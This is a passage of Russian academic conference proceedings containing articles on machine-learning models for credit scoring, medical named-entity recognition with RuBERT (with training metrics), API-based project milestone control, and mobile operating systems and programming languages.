2. Обучение без учителя: здесь нет меток для данных, и алгоритм должен самостоятельно обнаружить структуры в данных. Это может использоваться для кластеризации данных, нахождения аномалий или определения взаимосвязей между переменными[2].
3. Частично контролируемое обучение: это комбинация обучения с учителем и без учителя. Есть некоторые данные с метками и некоторые без меток, и алгоритм должен научиться как связывать метки с входными данными, так и находить структуры в данных без меток.

В данной работе показаны методы обучения с учителем, т. к. они являются одними из наиболее эффективных и широко используемых подходов в области машинного обучения и искусственного интеллекта. Этот выбор обусловлен рядом преимуществ, которые предоставляет данный метод, а также его способностью решать широкий спектр задач.

Одним из главных преимуществ обучения с учителем является его способность точно предсказывать результаты на основе известных данных. Алгоритмы, обученные с использованием этого метода, могут быть очень точными и надежными, особенно когда речь идет о сложных и многомерных данных.



Далее рассмотрим наиболее подходящие для оценки кредитного скоринга модели машинного обучения:

**Логистическая регрессия** — это метод машинного обучения, используемый для задач классификации. Она применяется для прогнозирования вероятности того, что наблюдения принадлежат к определенному классу.




Рисунок 1. Модель логистической регрессии.

Логистическая регрессия используется для решения задач классификации, когда есть набор признаков и зависимая переменная, принимающая значения из конечного множества категорий. Она позволяет определить вероятности принадлежности к каждому классу на основе значений входных признаков. Данный метод применяется в различных областях, таких как распознавание образов, анализ текста, прогнозирование рисков, медицина, финансы и другие [3]. Ее преимущество заключается в простоте интерпретации результатов, а также в возможности работать с большим количеством признаков и находить значимые связи между ними и целевым классом.

**Деревья решений** — это метод машинного обучения, используемый для решения задач классификации и регрессии. Он представляет собой иерархическую структуру узлов, где каждый узел представляет собой тест по одному из атрибутов входных данных. Узлы, которые не имеют больше ответвлений, называются листьями и содержат результат решения.




Рисунок 2. Модель дерева решений.

Деревья решений часто используются для анализа больших объемов данных, так как они позволяют визуализировать взаимосвязи между атрибутами и результатами. Они также являются одним из самых простых и понятных методов машинного обучения и могут быть легко интерпретированы человеком.

**Метод опорных векторов** — это алгоритм машинного обучения, используемый для решения задач классификации и регрессии. Он находит гиперплоскость в пространстве признаков, которая наилучшим образом отделяет два класса данных.




Рисунок 3. Метод опорных векторов.

Метод опорных векторов используется в задачах классификации и регрессии, когда есть много признаков и требуется найти гиперплоскость, разделяющую два класса. Он также полезен в случаях, когда данные не линейно разделимы, так как позволяет преобразовывать нелинейные отношения в линейные.

Одним из ключевых выводов данного исследования является то, что нет универсального алгоритма, оптимального для всех ситуаций. Выбор алгоритма или комбинации алгоритмов должен основываться на специфике данных, целях кредитной организации и требуемой точности прогноза. Кроме того, очевидно, что активное применение этих технологий требует от финансовых организаций вложений в развитие соответствующих ИТ-систем и навыков аналитики данных у персонала.

В заключение отметим, что будущее кредитного скоринга неразрывно связано с применением машинного обучения и искусственного интеллекта. Их использование обеспечивает улучшение качества и доступности кредитных продуктов для широкого круга заемщиков при одновременном снижении рисков для кредиторов. Однако для достижения этих преимуществ необходимо постоянно совершенствовать методологии, алгоритмы и технологические подходы, постоянно адаптируя их к меняющимся условиям рынка и потребностям пользователей.

\*\*\*

1. Вахрушев Д.С., Риск-менеджмент в коммерческом банке: теоретические основы и проблемы организации в России. - М.: Граница, 2004. - 317 страниц.
2. Дубатовская М.В., Математическая статистика : учеб.-метод. пособие / М. В. Дубатовская, С. В. Рогозин, Е. И. Васенкова. – Минск : БГУ, 2015. – 143 страницы.
3. Киберленинка. Построение скоринговых карт с использованием модели логистической регрессии [Электронный ресурс]. -М., 2010. URL :<https://cyberleninka.ru/article/n/postroenie-skoringovyh-kart-s-ispolzovaniem-modeli-logisticheskoy-regressii> Варламова М.А. Деньги, кредит, банки: Учебное пособие / М.А. Варламова, Т.П. Варламова, Н.Б. Ермасова. — М.: Риор, 2018. — 144 страницы.

**Песоцкий Д.И.**

**Автоматическое распознавание именованных сущностей из неструктурированных медицинских текстов**

*РТУ МИРЭА  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-663

**Аннотация**

В данной статье рассматриваются этапы и подходы решения задачи автоматического распознавания именованных сущностей из неструктурированных медицинских текстов. Описан каждый этап, а также приведен пример использования нейросетевой модели, обученной на распознавание именованных медицинских сущностей.

**Ключевые слова:** естественный язык, машинное обучение, задача распознавания именованных сущностей, нейронные сети, архитектура трансформер, BERT-модели.

**Abstract**

This article discusses the stages and approaches to solving the problem of automatic recognition of named entities from unstructured medical texts. Each stage is described, as well as an example of using a neural network model trained to recognize named medical entities.

**Keywords:** natural language, machine learning, named entity recognition task, neural networks, transformer architecture, BERT models.

**Введение**

Обработка естественного языка (Natural Language Processing, NLP) является направлением развития искусственного интеллекта и машинного обучения. При помощи

технологии NLP появляется возможность автоматизированного анализа и синтеза неструктурированной текстовой информации.

NLP обеспечивает решение задачи автоматизированного распознавания именованных сущностей (Named Entity Recognition, NER). Эта задача заключается в вычленении из неструктурированного текста объектов и субъектов. Например, возможно автоматически определять в представленном предложении имена людей, адреса, а также различные медицинские сущности такие как симптомы болезней, названия лекарств и т.п. В данной статье описано получение медицинских сущностей следующих типов:

1. Симптомы острой респираторная вирусной инфекции, а также общие жалобы пациентов;
2. Применяемые пациентом и назначенные врачом лекарства.

Для решения данной задачи в области обработки медицинской неструктурированной текстовой информации необходимо придерживаться следующего алгоритма обработки данных:

1. Сбор и подготовка медицинских данных для дальнейшего их использования при обучении нейронной сети по обработке текстовой информации. Данные должны включать в себя размеченные неструктурированные тексты.
2. Определение используемой нейросетевой модели для решения задачи распознавания именованных медицинских сущностей из клинической текстовой информации.
3. Обучение выбранной модели с последующей оценкой полученных результатов.

#### **Сбор и подготовка медицинских данных**

Для обучения нейросетевой модели было принято решение использовать и подготовить данные из открытого набора данных RuDReC. RuDReC – это российский корпус реакций на лекарства. Он включает в себя отзывы потребителей о различных лекарственных препаратах на русском языке.

Корпус разбит на 2 части – размеченные и неразмеченные тексты. Неразмеченная часть представляет собой 1,4 миллиона текстов, включающих в себя неструктурированную информацию о здоровье из различных интернет-источников. В размеченную часть входит 500 текстов, включающих в себя информацию о лекарствах и заболеваниях.

Набор текстовых данных RuDReC включает в себя следующие сущности:

1. DRUGNAME – наименование лекарства;
2. DRUGCLASS – наименование класса лекарства;
3. DRUGFORM – тип лекарства;
4. DI – симптом;
5. ADR – побочные эффекты от применения лекарств;
6. FINDING – различные новые симптомы пациента.

Для того, чтобы нейронная сеть корректно обработала все входящие данные необходимо произвести подготовку данных. В случае с данным набором и поставленной задачей необходимо выполнить токенизацию по словам. Токенизация представляет собой сегментацию предложений на компоненты, в данном случае слова. Для токенизации возможно использовать метод AutoTokenizer из библиотеки Transformers. Данный инструмент позволяет автоматически считывать всю метаинформацию из предварительно обученной модели при ее загрузке.

#### **Определение используемой нейросетевой модели**

Для выполнения задачи распознавания именованных сущностей из медицинской текстовой информации, целесообразно воспользоваться трансформер-моделями, так как данная архитектура эффективно себя показывает в обработке больших объемов текстовой информации [4]. Архитектура трансформер основывается на механизме внимания. Главным преимуществом данного подхода в сравнении с рекуррентными нейронными сетями является возможность распараллеливания вычислений при обработке поступающей на вход последовательности информации. В связи с этой особенностью модели с такой архитектурой являются более эффективными в скорости обучения.

Трансформер состоит из двух следующих архитектурных составляющих:

- Кодировщик;
- Декодировщик.

Кодировщик получает на вход векторизованную последовательность с позиционной информацией. Декодировщик получает на вход часть этой последовательности и выход кодировщика. Кодировщик и декодировщик состоят из слоев. Слои кодировщика последовательно передают результат следующему слою в качестве его входа. Слои декодировщика последовательно передают результат следующему слою вместе с результатом кодировщика в качестве его входа [4].

Самыми популярными примерами трансформер-моделей на сегодняшний день являются BERT и GPT модели. В данной работе было принято решение использовать языковую модель BERT, которая при сравнении с GPT является более быстрой на этапе обучения. GPT в свою очередь является более подходящей к решению задачи генерации диалоговых ответов, за счет своей архитектуры и изначального предназначения. BERT (англ. Bidirectional Encoder Representations from Transformers) — языковая модель, основанная на архитектуре трансформер, предназначенная для предобучения языковых представлений с целью их последующего применения в широком спектре задач обработки естественного языка [5].

Large RuBERT является образцом языковой модели BERT, предобученной для использования с текстами на русском языке. Данная модель хорошо зарекомендовала себя для решения задачи распознавания именованных сущностей, поэтому было принято решение использовать именно ее совместно с набором данных RuDReC.

На Рисунке 1 представлен процесс обучения нейронной сети Large RuBERT. Как видно из рисунка модели показывает достаточно высокие показатели при проверке на тренировочной выборке.

[4820/4820 48:35, Epoch 20/20]						
Epoch	Training Loss	Validation Loss	Precision	Recall	F1	Accuracy
1	No log	0.180010	0.734262	0.771274	0.752313	0.947359
2	No log	0.159271	0.783053	0.831436	0.806519	0.958308
3	0.173700	0.169114	0.817603	0.835772	0.826588	0.962452
4	0.173700	0.174435	0.779485	0.852575	0.814393	0.959607
5	0.052900	0.185635	0.809819	0.849322	0.829101	0.963009
6	0.052900	0.206974	0.780794	0.841734	0.810120	0.958802
7	0.016700	0.213608	0.832113	0.862331	0.846952	0.965236
8	0.016700	0.223510	0.795511	0.864499	0.828571	0.961833
9	0.005900	0.230161	0.818040	0.855285	0.836248	0.963937
10	0.005900	0.238269	0.809063	0.861247	0.834340	0.963442
11	0.002500	0.252550	0.806484	0.862873	0.833726	0.962823
12	0.002500	0.246981	0.814155	0.866667	0.839590	0.964246
13	0.001700	0.250472	0.823347	0.863957	0.843163	0.964246
14	0.001700	0.262420	0.825091	0.859079	0.841742	0.964122
15	0.001100	0.261345	0.821373	0.862331	0.841354	0.963689
16	0.001100	0.259110	0.816062	0.853659	0.834437	0.963504
17	0.000900	0.259964	0.818885	0.860163	0.839017	0.963194
18	0.000900	0.261255	0.812596	0.860163	0.835703	0.962885
19	0.000500	0.263852	0.817994	0.857453	0.837259	0.963380
20	0.000500	0.264337	0.814359	0.860705	0.836891	0.963133

Рисунок 1. Обучение нейронной сети Large RuBERT.

Также в ходе работы над обучением и проверкой модели была попытка использовать Tiny RuBERT. Данная модель является уменьшенной версией Large RuBERT. Ее достоинством является значительное ускорение процесса обучения, но при проверке точности модель показывает более худшие результаты, а также не распознает большое количество сущностей, которые может распознать Large RuBERT. Обучение нейронной сети Large RuBERT было выполнено за 48 минут 35 секунд, а обучение нейронной сети Tiny RuBERT было выполнено за 1 минуту 51 секунду. С подробными результатами обучения нейронной сети Tiny RuBERT возможно ознакомиться на Рисунке 2.

Epoch	Training Loss	Validation Loss	Precision	Recall	F1	Accuracy
1	No log	0.584139	0.703590	0.209274	0.322596	0.851981
2	No log	0.516597	0.603892	0.321843	0.419900	0.863070
3	0.571100	0.474432	0.609095	0.384076	0.471094	0.871252
4	0.571100	0.446405	0.624401	0.437157	0.514265	0.878769
5	0.446100	0.423940	0.619102	0.496339	0.550965	0.885414
6	0.446100	0.405271	0.620240	0.536608	0.575401	0.889733
7	0.387700	0.391646	0.630487	0.556437	0.591152	0.893222
8	0.387700	0.381404	0.606738	0.587858	0.597149	0.894468
9	0.349000	0.374620	0.603774	0.615009	0.609340	0.895922
10	0.349000	0.364899	0.621263	0.615009	0.618120	0.898787
11	0.320000	0.356865	0.638978	0.610128	0.624220	0.900573
12	0.320000	0.353724	0.621075	0.627517	0.624279	0.900365
13	0.304200	0.351088	0.612875	0.641855	0.627030	0.900947
14	0.304200	0.344875	0.635614	0.634838	0.635226	0.903273
15	0.290300	0.343057	0.632229	0.640329	0.636253	0.903107
16	0.290300	0.340833	0.637323	0.644905	0.641092	0.903896
17	0.278900	0.338196	0.647566	0.641245	0.644390	0.904892
18	0.278900	0.337507	0.638947	0.651617	0.645220	0.905100
19	0.267100	0.336935	0.637556	0.652532	0.644957	0.904975
20	0.267100	0.336756	0.637094	0.652837	0.644870	0.905017

Рисунок 2. Обучение нейронной сети Tiny RuBERT.

### Оценка качества обученной нейросетевой модели

После обучения нейронной сети Large RuBERT необходимо проверить показатели качества ее функционирования. На Рисунке 3 представлен результат распознавания каждой именованной сущности с соответствующими метриками качества, а также информация по общим метрикам на всю выборку. Для оценки были выбраны следующие метрики:

1. Accuracy – доля верных ответов обученной модели;
2. Precision – доля верных ответов обученной модели в рамках одного класса;
3. Recall – доля найденных моделью объектов, принадлежащих классу относительно всех документов этого класса;
4. F-мера – гармоническое среднее между точностью и полнотой. Придает одинаковый вес обоим этим метрикам.

```
{
  "ADR": {
    "precision": 0.6138996138996139,
    "recall": 0.7607655502392344,
    "f1": 0.6794871794871794,
    "number": 209
  },
  "DI": {
    "precision": 0.7133620689655172,
    "recall": 0.7937649880095923,
    "f1": 0.751418842247445,
    "number": 417
  },
  "Drugclass": {
    "precision": 0.897196261682243,
    "recall": 0.9186602870813397,
    "f1": 0.9078014184397164,
    "number": 209
  },
  "Drugform": {
    "precision": 0.9135802469135802,
    "recall": 0.925,
    "f1": 0.9192546583850932,
    "number": 240
  },
  "Drugname": {
    "precision": 0.941944847605225,
    "recall": 0.9657738095238095,
    "f1": 0.9537105069801617,
    "number": 672
  },
  "Finding": {
    "precision": 0.43209876543209874,
    "recall": 0.35714285714285715,
    "f1": 0.39106145251396646,
    "number": 98
  },
  "overall_precision": 0.8143589743589743,
  "overall_recall": 0.8607046070460704,
  "overall_f1": 0.8368906455862977,
  "overall_accuracy": 0.9631325003092911
}
```

Рисунок 3. Качество работы модели Large RuBERT.

Результатом исследования является модель нейронной сети Large RuBERT, способная с высокой точностью определить именованные медицинские сущности в неструктурированной текстовой информации. Метрики качества полученной модели:

- 'precision': 0.8143589743589743,
- 'recall': 0.8607046070460704,
- 'f1': 0.8368906455862977,
- 'accuracy': 0.963132500309291.

Также была проверена модель нейронной сети Tiny RuBERT. Были получены следующие метрики качества:

- 'precision': 0.637094,
- 'recall': 0.652837,
- 'f1': 0.64487,
- 'accuracy': 0.905017.

Из результатов видно, что хоть и Tiny RuBERT обучалась значительно быстрее (1 минуту 51 секунда у Tiny RuBERT, 48 минут 35 секунд у Large RuBERT), но качественнее и эффективнее в задаче распознавания именованных сущностей из медицинских текстов себя показывает модель нейронной сети Large RuBERT, что видно из Рисунка 1 и Рисунка 3.

3. Таким образом, на основе исследования из данной статьи можно сделать вывод о том, что модель Large RuBERT эффективно подходит для задачи автоматического распознавания именованных сущностей из неструктурированных медицинских текстов. В ходе работы подробно расписаны этапы решения задачи распознавания именованных сущностей, а также приведен пример обучения нейронной сети Large RuBERT на открытом наборе данных RuDRеC, представляющий собой российский корпус реакций на лекарства. Обученная нейронная сеть обладает высокими метриками качества, корректно распознает симптомы острой респираторная вирусной инфекции, общие жалобы пациентов, а также применяемые пациентом и назначенные врачом лекарства.

\*\*\*

1. Чижик А.В., Мельникова С.А. Обработка текстовой медицинской информации: метод сбора и маркировки симптомов заболеваний // Компьютерная лингвистика и вычислительные онтологии. Выпуск 6 (Труды XXV Международной объединенной научной конференции «Интернет и современное общество», IMS-2022, Санкт-Петербург, 23 – 24 июня 2022 г. Сборник научных статей). — СПб.: Университет ИТМО, 2022. С. 12-19. DOI: 10.17586/2541-9781-2022-6-12-19
2. Сердюк Ю.П., Власова Н.А., Момот С.Р. Система извлечения упоминаний симптомов из текстов на естественном языке с помощью нейронных сетей // Программные системы: теория и приложения. 2023. Т. 14. №1(56). С. 95–123. [https://psta.psiras.ru/read/psta2023\\_1\\_95-123.pdf](https://psta.psiras.ru/read/psta2023_1_95-123.pdf)
3. Автоматическая обработка текстов на естественном языке и анализ данных: учеб. пособие / Большакова Е.И., Воронцов К.В., Ефремова Н.Э., Клышинский Э.С., Лукашевич Н.В., Сапин А.С. – М.: Изд-во НИУ ВШЭ, 2017. – 269 с.
4. Трансформер (модель машинного обучения). – 2023. – URL: [https://ru.wikipedia.org/wiki/Трансформер\\_\(модель\\_машинного\\_обучения\)](https://ru.wikipedia.org/wiki/Трансформер_(модель_машинного_обучения))
5. BERT (языковая модель). – 2022. – URL: [https://neerc.ifmo.ru/wiki/index.php?title=BERT\\_\(языковая\\_модель\)](https://neerc.ifmo.ru/wiki/index.php?title=BERT_(языковая_модель))

**Попов А.А., Чарикова А.Ф., Иванова К.С.**

**Применение API для автоматизации контроля ключевых точек проекта: современные подходы и решения**

*Сибирский государственный университет науки и технологий имени академика М.Ф. Решетнева  
(Россия, Красноярск)*

doi: 10.18411/trnio-04-2024-664

#### **Аннотация**

В статье рассматриваются современные подходы в области управления проектами на основе использования существующих API для автоматизации процесса контроля. Приведены основные этапы управления проектами. Рассмотрено применение современных автоматизированных систем, с помощью которых процессы управления становятся более эффективными, потому что они предлагают широкий спектр возможностей для автоматизации контроля ключевых точек проекта, от мониторинга процессов до аналитики данных.

**Ключевые слова:** API, ключевые точки проекта, системы управления проектами, автоматизация, мониторинг.

### **Abstract**

The article discusses modern approaches in the field of project management based on the use of existing APIs to automate the control process. The main stages of project management are given. The application of modern automated systems is considered, with the help of which management processes become more efficient, because they offer a wide range of possibilities for automating the control of key points of the project, from process monitoring to data analytics.

**Keywords:** API, key points of the project, project management systems, automation, monitoring.

В современном мире, где технологии становятся неотъемлемой частью жизни, вопрос эффективного управления проектами становится более значимым. Практически каждая сфера деятельности, начиная от информационных технологий и заканчивая производственными процессами, зависит от правильного планирования, контроля и координации проектных задач.

Однако, несмотря на значительные успехи в области автоматизации и оптимизации процессов управления, многие компании и организации сталкиваются с проблемой эффективного контроля ключевых точек проекта. Эти точки, играющие основную роль в достижении целей проекта, требуют постоянного внимания и мониторинга.

В этом смысле применение API (Application Programming Interface) выделяется как одно из наиболее перспективных решений. API представляет собой набор функций и методов, которые позволяют взаимодействовать между различными программами и системами. Использование API для автоматизации контроля ключевых точек проекта открывает новые возможности для эффективного мониторинга и управления проектами.

### **Основные понятия и термины**

Application Programming Interface представляет собой набор инструментов, протоколов и определений, которые позволяют различным приложениям взаимодействовать друг с другом. В контексте управления проектами API выступает как мост, соединяющий различные системы и инструменты, обеспечивая им возможность обмена информацией и выполнения задач в автоматическом режиме [1].

Контроль ключевых точек представляет собой систему измерений и оценок, используемую для определения эффективности выполнения проекта. Ключевые точки могут включать в себя различные аспекты проекта, такие как сроки выполнения, бюджет, качество работы и другие факторы, зависящие от конкретного проекта и его целей.

Основная цель использования API для автоматизации контроля ключевых точек в проектах заключается в улучшении процессов управления и повышении эффективности бизнес-процессов [2]. Благодаря автоматизации сбора и анализа данных, а также оперативному реагированию на изменения в проекте, API позволяет сократить время на принятие решений и уменьшить вероятность ошибок.

### **Типичные ключевые точки проекта**

В процессе реализации любого проекта, будь то строительство здания, создание программного обеспечения или проведение маркетинговой кампании, существуют определенные важные этапы, которые играют ключевую роль в его успешном завершении. Эти моменты – ключевые точки проекта, определяющие конкретные периоды времени, на которых строится контроль и управление процессом выполнения. Несмотря на разнообразие проектов, существует ряд типичных ключевых точек, которые присутствуют практически в каждом проекте, они выступают в качестве ориентиров и фундаментальных этапов в общей структуре управления и контроля за проектом [3]. К таким точкам относятся:

1. определение целей проекта и требований – четкое определение целей и ожиданий от проекта, а также установление требований, которые должны быть удовлетворены для его успешного завершения;

2. планирование ресурсов – определение необходимых ресурсов (финансовых, временных, человеческих и материальных) для выполнения проекта, правильное планирование ресурсов гарантирует, что проект будет выполнен в рамках установленных ограничений;
3. управление временем и графиком – определение сроков выполнения различных этапов проекта и составление графика работ;
4. контроль качества – гарантия соответствия установленным стандартам и требованиям заказчика, может включать в себя тестирование, анализ обратной связи и исправление выявленных дефектов.
5. управление рисками – включает идентификацию, анализ и управление рисками, которые могут возникнуть в процессе выполнения проекта, помогает минимизировать негативные последствия и обеспечивает стабильность проекта.
6. мониторинг и отчетность – отслеживание прогресса выполнения проекта, дает возможность заинтересованным сторонам оценить текущее состояние проекта и принять необходимые решения.

Успешное управление этими ключевыми точками обеспечивает эффективное выполнение проекта и достижение его целей в установленные сроки и бюджетные рамки.

### **Современные подходы и решения**

Одним из наиболее перспективных решений в области управления проектами является использование существующих API для автоматизации процесса контроля. Основным преимуществом такого подхода является возможность интеграции с различными системами управления проектами, а также использование широкого спектра функциональных возможностей, предоставляемых разработчиками. Среди основных современных подходов и решений, основанных на API, следует выделить несколько наиболее значимых.

- интеграция для автоматического сбора данных о состоянии ключевых точек проекта из различных источников позволяет создать единую систему мониторинга, которая автоматически собирает и анализирует информацию о выполнении задач, сроках и бюджете проекта;
- использование для создания персонализированных дашбордов и отчетов, отображающих актуальную информацию о ключевых точках проекта, помогает заинтересованным сторонам оперативно получить необходимую информацию и принимать обоснованные управленческие решения;
- алгоритмы машинного обучения и искусственного интеллекта, используемые для анализа данных о проекте и выявления потенциальных проблемных ситуаций, заблаговременно снижают риск задержек и бюджетных перерасходов за счет более точного прогнозирования возможных проблем;
- автоматизация выполнения определенных действий на основе заданных условий способствует улучшению эффективности управления проектами и сокращению времени на рутинные операции.

### **Применение**

Использование API в различных областях технологий и бизнеса может быть крайне разнообразным и применяется для решения различных задач и целей. От масштабных веб-приложений до мобильных приложений, от автоматизации бизнес-процессов до аналитики данных - API играют важную роль в эффективном функционировании современного бизнеса и технологических систем [4]. В области управления проектами API применяются во многих аспектах.

Интеграция с системой управления проектами – многие системы управления проектами, такие как Jira, Asana, Trello и другие [5], предоставляют API для доступа к данным проекта. Эти API можно использовать для автоматизации создания, обновления и отслеживания задач, майлстоунов и прогресса проекта [6], что позволяет команде эффективно управлять рабочим процессом, автоматически отслеживать статус задач, присваивать ответственных и обновлять



информацию о проекте без необходимости вручную взаимодействовать с системой управления проектами. Такая автоматизация помогает сохранить целостность данных, повысить производительность и улучшить коммуникацию в команде.

Мониторинг репозитория кода – использование API репозитория кода, такого как GitHub API [7] или GitLab API [8], для автоматического контроля кода на предмет выполнения ключевых требований проекта, таких как правильное оформление коммитов, актуальность документации, наличие необходимых кодовых ревью и т. д. позволит эффективно следить за процессом разработки, выявлять потенциальные проблемы и обеспечивать соответствие установленным стандартам. Кроме того, есть возможность настроить автоматические уведомления и действия в случае обнаружения нарушений для своевременного реагирования на проблемы и поддержания высокого уровня качества кода в проекте.

API инструменты мониторинга производительности используются для отслеживания ключевых метрик производительности проекта. Инструменты позволяют автоматизировать сбор и анализ данных о производительности, что помогает идентифицировать узкие места в процессах и оптимизировать работу приложения. Например, Google Analytics API [9] предоставляет доступ к различным типам отчетов, таким как данные о трафике, поведении пользователей и конверсиях. New Relic API [10] позволяет отслеживать производительность приложений в реальном времени, мониторить использование ресурсов и выявлять проблемы производительности – долгие запросы к базе данных или медленные операции на сервере. Использование этих API позволяет автоматизировать сбор данных о производительности, создавать настраиваемые отчеты и оповещения, что помогает быстрее реагировать на проблемы и повышать эффективность проекта.

### **Заключение**

Автоматизация контроля ключевых точек проекта через применение API представляет собой не только актуальную, но и необходимую составляющую современного управления проектами. Использование API для автоматизации контроля в проектах демонстрирует ряд преимуществ, включая повышение эффективности управления, сокращение временных затрат и минимизацию вероятности человеческих ошибок. Благодаря этому процессы управления становятся более прозрачными, а принятие решений – обоснованным. Существующие API предлагают широкий спектр возможностей для автоматизации контроля ключевых точек проекта, от мониторинга процессов до аналитики данных. Но необходимо учитывать, что успешная реализация автоматизации через API требует не только технических знаний, но и глубокого понимания особенностей конкретного проекта и его целей, подразумевающее постоянное обновление знаний и навыков в сфере информационных технологий и управления проектами.

В заключении, следует отметить, что применение API для автоматизации контроля ключевых точек проекта является неотъемлемой частью стремления к улучшению процессов управления и достижению успеха в проектной деятельности. Развитие и применение новых технологий в данной области будет продолжаться, открывая новые возможности для эффективного управления проектами в будущем.

\*\*\*

1. API от А до Я (теория и практика) // Хабр URL: <https://habr.com/ru/articles/768752/>
2. Чегулова А.С., Филинских А.Д. ОБЗОР СИСТЕМ АВТОМАТИЗИРОВАННОГО ПРОЕКТИРОВАНИЯ: ВОЗМОЖНОСТИ И ПРИМЕНЕНИЕ В ОБЛАСТИ API // КОГРАФ - 2020. - Нижний Новгород: Нижегородский государственный технический университет им. Р.Е. Алексеева, 2020. - С. 277-282.
3. Контрольные точки проекта и управление по контрольным точкам // Управление проектами URL: <https://upravlenie-proektami.ru/kontrolnye-tochki-proekta-i-upravlenie-po-kontrolnym-tochkam>
4. Что такое API: инструкция по работе для начинающих специалистов // IPS URL: <https://1ps.ru/blog/sites/2022/chto-takoe-api-instrukciya-po-rabote-dlya-nachinayushhix-speczialistov/>
5. Управление проектами // Albato URL: <https://albato.ru/apps-project-management>
6. API интеграция для бизнеса: какие преимущества дает и зачем это нужно // Клерк URL: <https://www.klerk.ru/blogs/astral/576423/>

7. Меджуи М., Митра Р., Уайлд Э., Амундсен М. Непрерывное развитие API. Правильные решения в изменчивом технологическом ландшафте. - 2-е изд. - СПб.: Питер, 2022. - 368 с.
8. REST API // GitLab Docs URL: <https://docs.gitlab.com/ee/api/rest/>
9. Analytics Reporting API v4 // Google Аналитика URL: <https://developers.google.com/analytics/devguides/reporting/core/v4?hl=ru>
10. Введение в API New Relic // New relic URL: <https://docs.newrelic.com/docs/apis/intro-apis/introduction-new-relic-apis/>

**Потетюрин Н.Д., Сороковнина И.А.**

### **Операционные системы и языки программирования для мобильных приложений**

*Казанский национальный исследовательский  
технический университет им. А.Н. Туполева – КАИ  
(Россия, Казань)*

doi: 10.18411/trnio-04-2024-665

#### **Аннотация**

В современном мире мобильные приложения стали неотъемлемой частью повседневной жизни людей, обеспечивая им широкий спектр удобных и функциональных возможностей. Однако успех разработки мобильного приложения во многом зависит от правильного выбора операционной системы и языка программирования. Операционные системы, такие как Android и iOS, имеют свои уникальные особенности и характеристики, влияющие на процесс разработки и пользовательское взаимодействие. Кроме того, выбор языка программирования, также играет ключевую роль в успешной реализации мобильного приложения.

**Ключевые слова:** мобильные приложения, операционные системы, языки программирования, разработка приложений.

#### **Abstract**

In the modern world, mobile applications have become an integral part of people's daily lives, providing them with a wide range of convenient and functional capabilities. However, the success of mobile application development largely depends on the correct choice of operating system and programming language. Operating systems such as Android and iOS have their own unique features and characteristics that affect the development process and user experience. In addition, the choice of programming language also plays a key role in the successful implementation of a mobile application.

**Keywords:** mobile applications, operating systems, programming languages, application development.

Операционные системы и языки программирования играют важную роль в разработке мобильных приложений, определяя их функциональность, производительность и доступность для пользователей. В современном мире, где мобильные устройства стали неотъемлемой частью повседневной жизни, понимание значимости выбора правильной операционной системы и языка программирования является ключевым для успешного создания приложений.

#### **Мобильные операционные системы**

Существует несколько основных операционных систем, которые доминируют на рынке мобильных устройств, такие как iOS от Apple и Android от Google. Каждая из них имеет свои уникальные особенности, набор инструментов и протоколов разработки, что влияет на процесс создания приложений и их функциональность.

Android, основанный на Linux и частично с открытым исходным кодом, больше похож на ПК, чем iOS, поскольку его интерфейс и основные функции, как правило, более настраиваемы сверху вниз. Однако элементы единообразного дизайна iOS иногда считаются более удобными для пользователя. Следует тщательно выбирать мобильную операционную систему при разработке приложения.

Проведем сравнительный анализ мобильных операционных систем Android и iOS.

Android:

1. Открытая платформа: Android является открытой платформой, что означает большую свободу для разработчиков в том, как они могут использовать систему и распространять приложения.
2. Широкий выбор устройств: Android поддерживает широкий спектр устройств различных производителей, что предоставляет пользователям больше выбора по цене, дизайну и характеристикам.
3. Настройка интерфейса: Пользователи Android могут настраивать интерфейс и добавлять виджеты на главный экран, что обеспечивает большую гибкость в персонализации.
4. Интеграция с Google: Android тесно интегрирован с сервисами Google, такими как Gmail, Google Maps, и Google Drive, что делает его привлекательным для пользователей, использующих другие сервисы Google.

Преимущества Android:

- Большой выбор устройств
- Большая гибкость настройки
- Широкая поддержка приложений

Недостатки Android:

- Неравномерное обновление операционной системы из-за фрагментации рынка
- Больше подверженность угрозам безопасности из-за открытости платформы

iOS:

1. Закрытая платформа: iOS является закрытой платформой, контролируемой Apple, что обеспечивает большую стабильность и безопасность системы.
2. Единообразный пользовательский опыт: iOS предлагает единообразный и интуитивно понятный пользовательский интерфейс на всех устройствах, что делает его привлекательным для пользователей, ценящих простоту использования.
3. Быстрые обновления: Apple регулярно выпускает обновления iOS для всех устройств, обеспечивая их своевременную актуализацию и поддержку новых функций.
4. Интеграция с экосистемой Apple: iOS глубоко интегрирован с другими устройствами и сервисами Apple, такими как MacBook, iPad, iCloud, что обеспечивает единый пользовательский опыт.

Преимущества iOS:

- Стабильность и безопасность системы
- Единообразный пользовательский интерфейс
- Быстрые и регулярные обновления

Недостатки iOS:

- Ограниченный выбор устройств
- Меньшая гибкость настройки интерфейса
- Высокая цена устройств

### **Языки программирования**

Теперь перейдем к обзору языков программирования, используемых для разработки мобильных приложений. Различные операционные системы требуют различных методов написания кода, поэтому выбор языка программирования имеет решающее значение для создания качественных приложений. Давайте рассмотрим основные языки программирования и их преимущества при разработке мобильных приложений.

Перейдем к сравнительному анализу языков программирования Java, Kotlin, Swift, Objective-C и React Native.

1. Java:

- Язык программирования, широко используемый для разработки приложений на платформе Android.

- Имеет долгую историю использования и большое сообщество разработчиков.
  - Обладает кроссплатформенностью и высокой стабильностью.
2. Kotlin:
- Язык программирования, созданный компанией JetBrains и поддерживаемый Google для разработки Android-приложений.
  - Предлагает более современный и выразительный синтаксис по сравнению с Java.
  - Обеспечивает безопасность типов и увеличивает производительность разработки.
3. Swift:
- Разработан компанией Apple для создания приложений под операционные системы iOS, macOS, watchOS и tvOS.
